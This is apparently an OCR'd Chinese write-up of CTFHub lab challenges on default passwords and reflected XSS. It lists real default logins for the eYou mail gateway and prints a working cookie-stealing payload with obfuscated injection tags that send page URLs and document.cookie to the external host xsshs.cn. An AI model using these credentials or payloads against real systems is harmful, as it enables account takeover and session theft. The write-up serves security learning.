Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *

captcha error
```


于是我没啥办法，只能去网上找了别人的WP。。

此处正片开始。。

既然是默认口令，就是公司内部一些人员为了方便而设计的默认用户名和密码，那么我只要用这些直接登录就可以了。
这边分享一下一些网站泄露出来的默认口令：网址
我将这个用户名和密码输入后，成功得到了flag：



亿邮邮件网关	eyouuser	eyou_admin
	eyougw	admin@(eyou)
	admin	+-ccccc
	admin	eyouadmin




用户登录 User Login

用户名	eyougw
密　码	············
验证码	PDTZ

☑ 在本机记录用户名?

本环境为CTFHub模拟环境，仅为演示知识点，并非原程序



```
Hello CTFHub eyougw admin, ctfhub{120f75f39936d80ee8e34838}
```

本题结束。


XSS

反射型

建议没接触过XSS的童鞋们（比如我自己）先了解下XSS大致是啥以及基本思路：网址

本题需要用到的工具：
网址(这个是一个免费的XSS平台，能帮你自动生成XSS攻击代码)

来看下题目吧！
自己试一下就可以轻松得到结论：在第一个框内输入什么东西，在第二个红框内就会显示什么，这就是一个典型的反射型XSS




XSS Reflex

What's your name: CTFHub

Hello, '">

再来看看它能不能输入js：
在第一个框内输入`<script>alert(1)</script>`
可以弹出！说明并没有进行过滤js代码




...e-bb086960db682bb7.sandbox.ctfhub.com:10080 显示

1


分析：
根据输入框前面的提示可得，Send URL to Bot 可能是向服务器发送get请求，从而获得服务器的一些信息。

好分析完后我们就去利用前面的那个XSS网站去生成我们的XSS攻击代码
注册完以后应该是这样一个页面：（点击我的项目后面的创建）



项目名称	项目描述	内容数	创建时间	操作

选择默认配置即可：



XSS CTF

- ☑ 默认模块 折叠
  需要配置的参数
  ● 无keepsession ○ keepsession


参数:

```
location,toplocation,cookie,opener
```

代码:

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id={projectId}&location='+escape
((function(){try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape
((function(){try{return top.location.href}catch(e){return ''}})())+'&cookie='+escape((function()
{try{return document.cookie}catch(e){return ''}})())+'&opener='+escape((function(){try{return (w
indow.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return
''}})());})();
if('{set.keepsession}'==1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id
={projectId}&url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

拉到最下面点击下一步：



dedecms xss

emlog CSRF

指定页面源码读取

-Jsonp社工模块-

获取内网ip

JetBrains远程命令执行

JetBrains ide任意文件读取

键盘记录

自动获取内网ip打内网redis

xss+csrf+redis自动化入侵内网

CSRF操作Redis写文件


获取页面源码

获取浏览器记住的明文密码


HTML5截屏

- □ phpinfo httponly 展开
- □ getHtmlText 展开
- □ 帝国cms加用户 展开
- □ dede 展开
- □ apache httponly new 展开
- □ WordPress 4.2 展开
- □ 内网ip获得 展开
- □ 键盘记录2 展开
- □ xss.js 0.1 展开
- □ QQ skey获取 展开
- □ CSRF 展开
- □ 读取COOKIE 展开
- □ jspgencms_getshell 展开

☑ **自定义代码**



将生成的这一行代码拼接到原题目网址后面的?name=后面再输入到第二个框内，点击send：



项目名称: XSS CTF

项目代码:

```
(function(){(new Image()).src='https://xsshs.cn/xss.php?do=api&id=sWSf&location='+escape((function(){try{return document.location.href}catch(e){return ''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return ''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return ''}})())+'&opener='+escape((function(){try{return (window.opener && window.opener.location.href)?window.opener.location.href:''}catch(e){return ''}})());})();
if(''==1){keep=new Image();keep.src='https://xsshs.cn/xss.php?do=keepsession&id=sWSf&url='+escape(document.location)+'&cookie='+escape(document.cookie)};
```

如何使用:

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

```
</tExtArEa>'"><sCRiPt sRC=//xsshs.cn/sWSf></sCrIpT>
```

或者

```
</tEXtArEa>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22%2F%2Fxsshs.cn%2FsWSf%22%2BMath.random%28%29%3B%28document.getElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
```


↓↓↓！~极限代码~！(可以不加最后的>回收符号，下面代码已测试成功)↓↓↓

```
<sCRiPt/SrC=//xsshs.cn/sWSf>
```

↓↓↓图片探测↓↓↓

图片插件： **//xsshs.cn/sWSf/xss.jpg【必须勾选默认模块】**

```
<img sRC=//xsshs.cn/sWSf/xss.jpg>
```




XSS Reflex

Successfully

